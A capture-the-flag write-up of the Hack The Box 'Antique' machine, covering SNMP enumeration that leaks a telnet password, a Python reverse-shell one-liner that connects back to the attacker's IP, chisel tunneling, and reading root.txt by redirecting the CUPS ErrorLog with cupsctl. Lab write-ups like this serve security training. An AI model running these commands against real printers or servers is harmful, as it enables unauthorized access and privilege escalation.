Antique writeup
Box name: Antique
Difficulty: Easy
OS: Linux
Overview: Antique is an easy Linux machine featuring a network printer disclosing credentials through SNMP string which allows logging into telnet service. Foothold can be obtained by exploiting a feature in printer. CUPS administration service running locally. This service can be exploited further to gain root access on the server.
Link: https://app.hackthebox.com/machines/Antique?sort_by=created_at&sort_type=desc
Machine IP: 10.129.8.229
Ran rustscan.
rustscan -a 10.129.8.229 –ulimit 5000 -b 2000 — -A -Pn


This is telnet. Tried telnetting to the device but it is asking us for a password.

Since there was no other information I tried the default password of admin, and a bunch of other simple credentials but nothing worked. I scanned for udp since I couldn’t find anything else.
nmap -sU –top-port 100 10.129.8.229

Ran snmpwalk and got the community string.
snmpwalk -v 2c -c public 10.129.8.229

I tried bruteforcing the OID with braa but it didnt get anything. Instead, and I just learned this, all OIDs are public. We can use snmpwalk again.

snmpwalk -v 2c -c public 10.129.8.229 1.3.6.1.4.1.11.2.3.9.1

Here’s a breakdown of the OID for understanding.
We got some BITS back in hex value. Dropped that in Cyberchef.

Got password P@ssw0rd@123!!123 tried it on telnet and we got logged in.


Initially I tried listing any files but I kept getting a ‘Err updating configuration’. I ran ‘?’ and it shows we can exec commands.
I set up a listener, played with some shells and this one worked.
export RHOST=”10.10.14.42″;export RPORT=1337;python3 -c ‘import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(“RHOST”),int(os.getenv(“RPORT”))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(“sh”)’


We are user lp. Stabilized shell and there is user.txt in the directory we are already in.


After some linux local enumeration, I eventually found an internal port open on 631.
netstat -ano
Tried downloading chisel to the server but I don’t think it has internet. Downloaded on my machine, unzipped it, renamed it, made it executable and server it up on an http.server.


Downloaded it to the machine.
Set up a chisel listener.

Had the device connect back as well.

Checking out the webserver there is a CUPS 1.6.1 page.

After some research and testing, we can use cupsctl to change the output of the ErrorLog and as it’s running as root we can just output root.txt. Ran this on the victim machine.
cupsctl ErrorLog=”/root/root.txt”
Ran curl on my machine.
curl http://localhost:631/admin/log/error_log?
And we get root.txt

 Hacking Insights by Max Bautista
Leave a comment